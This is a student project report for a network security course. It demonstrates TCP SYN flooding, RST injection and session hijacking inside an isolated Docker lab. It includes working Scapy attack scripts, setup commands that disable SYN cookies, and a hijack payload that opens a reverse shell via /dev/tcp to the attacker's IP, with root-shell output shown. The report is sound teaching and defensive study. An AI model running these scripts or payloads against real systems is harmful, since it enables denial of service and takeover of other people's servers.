Group 3: TCP Attacks Project Report

ECE/CS 478 Final Report Assignment
Samuel Knox, Jake Statz, Benjamin Cha
Oregon State University, Corvallis, OR, USA, knoxsa,statzj,chabe@oregonstate.edu

I. Abstract

Transmission Control Protocol (TCP) plays a critical role in the Internet's architecture as the primary transport layer protocol, enabling reliable and sequential end-to-end delivery of data. While it offers many advantages, its initial design was less focused on security considerations, leaving it vulnerable to various attacks. This project aims to highlight three common types of TCP attacks - TCP SYN Flooding, TCP RST Attacks, and TCP Session Hijacking - and demonstrate their execution in a controlled environment using Docker. We exploit TCP's vulnerabilities to launch these attacks, providing a practical understanding of TCP's pitfalls and potential security risks. Our results underline the importance of robust security measures in mitigating such threats. This research should not be taken as an indication of the ease of these attacks in real-world scenarios, which are often equipped with advanced security mechanisms. Our goal is to contribute to the ongoing efforts in understanding and mitigating potential threats in TCP for a more secure digital world.

II. Introduction

The Transmission Control Protocol (TCP) is the primary transport layer protocol within the network protocol suite. In its initial designs, TCP primarily emphasized ensuring reliable and sequential end-to-end delivery, with less focus on security considerations. This project aims to leverage vulnerabilities within TCP to execute and showcase TCP-based attacks.

III. Background

This project focuses on the practical application of three common types of TCP attacks: TCP SYN Flooding, TCP RST Attacks, and TCP Session Hijacking. Each of these attacks exploits a distinct property of the TCP handshake sequence, namely SYN, SYN-ACK, and ACK packets.

A. TCP SYN Flooding

TCP SYN Flooding attack manipulates the TCP's connection establishment protocol. The attacker overwhelms the server with a lot of SYN requests, without sending corresponding ACKs to complete the connection. This attack exploits the server's mechanism of maintaining a cached queue of half-open connections, which can be quickly overloaded by the flood of SYN requests. This effectively blocks the server from handling new legitimate connections.

B. TCP RST Attack

In TCP RST Attacks, the attacker abuses the RST (reset) function of the TCP protocol. By sending fake RST packets pretending to be the client or the server, the attacker can forcibly terminate the established connection between them. This results in recurring disconnections, completely taking down communication between the client and the server.

C. TCP Session Hijacking

TCP Session Hijacking entails the sniffing and interception of an active TCP session. This attack leverages the client's SYN packets to hijack the server terminal and run commands in the server's system, posing as the client. The attacker takes over the TCP session by predicting the sequence numbers of the packets in the session; then injecting packets into the session stream. This allows the attacker to bypass authentication processes and gain unauthorized access to the system.

IV. Network Topology

In order to emulate any of the three TCP attacks, we created a unique virtual network topology using Docker. The Docker network driver was set to bridge for creating an isolated network on the host machine. A subnet, 10.2.5.0/24, was created for this network.

Three separate containers were deployed on this subnet:

- **Server:** Assigned the IP address 10.2.5.3, the server container listens to a port using the NetCat utility. The server acts as the victim in this scenario.
- **Client:** The client, with the IP address 10.2.5.2, initiates a connection to the server using NetCat. In our scenario, the client plays the role of the legitimate user sending data back and forth between the Server container.
- **Attacker:** The attacker container is assigned the IP 10.2.5.1 and is responsible for executing a TCP attac, where the attacker will monitor the TCP traffic between the client and server.

This topology allowed us to closely emulate a real-world scenario, where an agent attempts to attack an active TCP session between a client and server in a private LAN environment.

V. TCP SYN Flooding Attack

1) Create NetOne Network
   - docker network create –subnet 10.2.5.0/24 NetOne –driver bridge
2) Launch Server Container in Privileged Mode
   - docker run -it –privileged –network NetOne –name Server –ip 10.2.5.3 myubuntu
3) Disable SYN Cookies on The Server Container
   - sysctl -a — grep syncookies
   - sysctl -w net.ipv4.tcp_syncookies=0
   - sysctl -p
   - sysctl -a — grep syncookies

4) Launch Client and Attacker Containers
   - docker run -it –network NetOne –name Client –ip 10.2.5.2 myubuntu
   - docker run -it –network host –name Attacker myubuntu
5) Create NetCat Listener on Server Container
   - nc -l 80 -v
6) Launch Attack From Attacker Container
   - Python3 SYN_Flood.py
7) Connect Client to Server
   - telnet 10.2.5.3 80

```
from scapy.all import *

target_ip = "10.2.5.3"                                      # Enter target IP
target_port = 80                                            # Enter target port

ip = ip = IP(src=RandIP("10.2.5.0/24"), dst=target_ip)      # Spoofing source IP
tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
raw = Raw(b"X"*1024)
p = ip / tcp / raw                                          # Form packet

send(p, loop=1)                                             # Send packet
```

Fig. 1: This is the python code that is used to implement the attack

VI. TCP RST Attack

The purpose of a TCP RST Attack is to simply disrupt a connection between two computers in a network to shut it down. The attacker in this case will need to know your IP address and your port, and how they have access to this is if you're both on the same network, such as a local network or Wi-Fi network. Assuming the attacker has your IP address and port, he'll "sniff" or listen to the network traffic, target your connection, mimic a packet that blends in with the rest of the stream that is malicious, and send it. That'll shut the connection down, and the idea is that by simply injecting a fake packet that contains a reset flag into a stream of legitimate flags to the receiver, it'll close the connection. It may sound easy, but that in itself is already a challenge, and even more so if the attacker is targeting a network that's larger or secured.

VII. Attack Method

Below are the steps to implement a TCP RST Attack:

1) Create NetOne Network
   - docker network create –subnet 10.2.5.0/24 NetOne –driver bridge
2) Launch Server Container in Privileged Mode
   - docker run -it –privileged –network NetOne –name Server –ip 10.2.5.3 myubuntu
3) Launch Client and Attacker Containers
   - docker run -it –network NetOne –name Client –ip 10.2.5.2 myubuntu
   - docker run -it –network host –name Attacker myubuntu
4) Create NetCat Listener on Server Container
   - nc -nvl 8080
5) Connect Client to Server
   - nc 10.2.5.3 8080
6) Start the TCP RST Attack from Attacker Container
   - python3 rst-attack.py
7) Once the the target receives the packet, the connection ends.

VIII. TCP RST Attack Script

The protocol in this script is rather simple, what it accomplishes is it extracts the packet's source/destination IP address and port, and sequence number. Forges a packet with a reset flag, then injects itself into the stream of legitimate packets sent to the receiver, and when received ends the connection.

```
def f(p):
    src_ip = p[IP].src
    src_port = p[TCP].sport
    dst_ip = p[IP].dst
    dst_port = p[TCP].dport
    seq = p[TCP].seq
    ack = p[TCP].ack
    flags = p[TCP].flags
```

Fig. 2: Extract the packet's source/destination IP address and port.

```
        rst_seq = ack
        p = IP(src=dst_ip, dst=src_ip) / TCP(sport=dst_port, dport=src_port, fl
ags="R", window=DEFAULT_WINDOW_SIZE, seq=rst_seq)
```

Fig. 3: Craft the forged packet with a Reset flag.

```
if __name__ == "__main__":
    localhost_ip = "10.2.5.2"

    iface = "br-ec3b326b088f"

    log("Starting sniff...")
    t = sniff(
        iface=iface,
        count=50,
        prn=send_reset(iface))
    log("Finished sniffing!")
~
```

Fig. 4: Target the victim's IP address, use the correct iface value, sniff for packets, and send the reset flag.

IX. Observed Behaviors

After implementing the TCP RST Attack, these are the behaviors we've observed:

- There was an immediate timeout when the target received the forged packet, and the abrupt end of the connection is a sign of a successful TCP RST Attack seen in figures 21 and 22.
- The interface or iface value has to be correct for a successful attack since it's related to the network we're attacking, which is the br-xxx value found when using the ifconfig command.

- For a RST packet to be effective in terminating a connection, its sequence number needs to be within the current ”window” of expected sequence numbers at the target. If not, the target will ignore the RST packet. The ”window” in this context is the range of sequence numbers that the target TCP is currently accepting.

X. TCP Session Hijacking

This section provides a detailed analysis of the TCP Session Hijacking method. We demonstrate our approach to creating a simulated environment in our Ubuntu virtual machine for the attack, and elaborate on the results observed. We create a controlled environment with Docker to emulate the attack, using three containers to represent the Server, Client, and Attacker.

XI. Attack Method

The session hijacking attack process was simulated using the following steps:

1) Creating a Docker network named ’NetOne’ with the following command:
    - docker network create –subnet 10.2.5.0/24 NetOne –driver bridge
2) Launching the Server container in privileged mode, as demonstrated below:
    - docker run -it –privileged –network NetOne –name Server –ip 10.2.5.3 myubuntu
3) The Client and Attacker containers were launched next, with the respective commands:
    - docker run -it –network NetOne –name Client –ip 10.2.5.2 myubuntu
    - docker run -it –network host –name Attacker myubuntu
4) We then created a NetCat Listener on the Server container, using the following command:
    - nc -l 80 — /bin/bash
5) We connected the Client to the Server using:
    - nc 10.2.5.3 80
6) The Attacker container was set to listen and launch a hijack via the following command:
    - nc -lnv 1337 & python3 sniff-and-hijack.py
7) To hijack the server, we sent a message from the client to the server.
8) The reverse shell became active in the attacker container, which was brought to the foreground using:
    - fg nc

XII. Scapy Script

We developed a Python script to facilitate the TCP Session Hijacking process. This script uses Scapy to capture packets matching a specific filter, modifies these packets, and sends them on to the intended destination. A screenshot of the code snippet can be found in Figure 1.

XIII. Observed Behaviors

During the execution of the attack, we observed the following behaviors:

```python
from scapy.all import *

def sess_hijack(pkt):
    if pkt.haslayer(TCP):

        data = "/bin/bash -i > /dev/tcp/10.2.5.1/1337 0<&1 2>&1\n"

        newseq = pkt[TCP].seq
        newack = pkt[TCP].ack

        ip = IP(src="10.2.5.2", dst="10.2.5.3")         # spoof packet as client to trick server
        tcp = TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=newseq, ack=newack)

        pkt = ip/tcp/data
        send(pkt, verbose=0)        # server receives reverse shell cmd from the forged client message

        quit()                      # we now have a reverse shell of the server machine in attackers terminal

if __name__ == "__main__":
    print("Starting session hijacking...")
    iface = 'br-73b95a5ac7de'

    applied_filter = "tcp and src host 10.2.5.2 " \
                     "and dst host 10.2.5.3 " \
                     "and dst port 23"

    sniff(iface=iface, filter=applied_filter, prn=sess_hijack)
```

Fig. 5: Scapy Script: Session Hijacking

- The attacker was successful in sniffing packets and intercepting the TCP traffic between the client and server.
- Upon intercepting the packets, the attacker was able to manipulate the TCP sequence and acknowledgment numbers, enabling the bad actor to inject malicious payloads into the legitimate TCP connection, steal private data, escalate privileges to execute an account takeover, and much more.
- The attacker was successful in sending a reverse shell command to the server, faking their identity as the client. The received command was executed by the server, resulting in a reverse shell connection, as seen in Figure 2.

```
root@sam-virtual-machine: /
root@sam-virtual-machine:/# nc -lnv 1337 & python3 sniff_and_hijack.py
[1] 328
Listening on 0.0.0.0 1337
Starting session hijacking...
Connection received on 10.2.5.3 55682
root@52c0cdbc013d:/# root@sam-virtual-machine:/# ps
    PID TTY          TIME CMD
      1 pts/0    00:00:00 bash
    328 pts/0    00:00:00 nc
    335 pts/0    00:00:00 ps

[1]+  Stopped                 nc -lnv 1337
root@sam-virtual-machine:/# fg nc
nc -lnv 1337
whoami
whoami
root
root@52c0cdbc013d:/# touch urpwned.txt
touch urpwned.txt
root@52c0cdbc013d:/# ^C
root@sam-virtual-machine:/# ^C
```

Fig. 6: Reverse Shell

- The reverse shell was initiated back to the attacker on port 1337, effectively giving the attacker control over the server. See Figure 3 for verification of the malicious payload in the Server container.

```
root@52c0cdbc013d: /
root@52c0cdbc013d:/# find urpwned.txt
urpwned.txt
root@52c0cdbc013d:/#
```

Fig. 7: Malicious Payload

- This attack was successful as long as the client remained inactive. The TCP connection would reset once the client sent new data, due to the inconsistency in sequence numbers. This behavior is normal in a typical TCP Session Hijacking attack.

These observations highlight the potential risk posed by TCP Session Hijacking attacks, and the need for implementing appropriate security measures to safeguard against such vulnerabilities. Additional security measures include: E2E data encryption, modern authentication methods, secure network segmentation and firewall settings, and incorporating EDR (Endpoint Detection & Response) software.

XIV. Evaluation

TCP SYN Flooding



Fig. 8: Setting up the NetOne network, Both the server and the client will be connected to this network



Fig. 9



Fig. 10



Fig. 11



Fig. 12



Fig. 13



Fig. 14



Fig. 15

TCP RST Attack



Fig. 16



Fig. 17



Fig. 18

Fig. 19

Fig. 20



Fig. 21



Fig. 22: .



Fig. 23

Session Hijacking



Fig. 24



Fig. 25



Fig. 26



Fig. 27



Fig. 28



Fig. 29



Fig. 30



Fig. 31

XV. Conclusion

The overall motive of this project was to research and learn about three common TCP attacks - TCP SYN Flooding, TCP RST Attacks, and TCP Session Hijacking. The exercises involved hands-on experience, launching these attacks in a controlled Ubuntu VM environment using Docker networks and containers. We exploited various aspects of the TCP protocol. This practical application allowed us to understand the inner workings of the TCP protocol, its pitfalls, where security vulnerabilities may lie, and realize the potential real-world implications of a poorly protected environment.

These TCP attacks exploited fundamental properties of the TCP handshake sequence, which explain the need for robust security mechanisms at the application/transport layer. While the TCP protocol is designed to be reliable and robust, it is not completely invulnerable. TCP SYN Flooding attacks emphasize the vulnerability of server resources to DDoS attacks. TCP RST Attacks illustrate how established TCP connections can be manipulated to disrupt services. TCP Session Hijacking attacks emphasize the risk of session takeover and unauthorized access to the system.

In the real world, these attacks can lead to significant consequences, obviously denial of service, unauthorized access to sensitive data, disruption of services, and complete system takeover. There is an immense need for robust security protocols and preventive measures to safeguard against these vulnerabilities.

However, it is important to note that our demonstrations have certain limitations. The controlled Docker environment used for this project does not fully replicate complex networks and security mechanisms employed in real-world systems. Many of the tools used are quite outdated and have documented security vulnerabilities that are long patched. Therefore, the ease of executing these attacks in our test environment should not be taken as an indication of their simplicity in a real-world scenario.

Real-world systems often implement various defenses such as intrusion detection systems (IDS), endpoint detection & response systems (EDR), firewalls, or complex encryption protocols, which make launching these attacks significantly more challenging.

Our project simply emphasizes the critical potential vulnerabilities designed in traditional network protocols. It illustrates the continuous security ”cat-and-mouse game” between security professionals and bad actors. As security mechanisms are enhanced over time, attackers will also continue to find new ways to exploit those protocols. The ongoing study and understanding of these attacks are essential for the development of effective, novel security defense mechanisms and a more secure digital world.

XVI. Individual Contributions

- Sam: Background, Network Topology, TCP Session Hijacking, Observed Behaviors for Session Hijacking, Conclusion
- Jake: Introduction, Background, SYN Flooding, Evaluation
- Benjamin: Abstract, TCP RST Attack, Evaluation, Observed Behaviors for TCP RST Attack, TCP RST Attack Script

References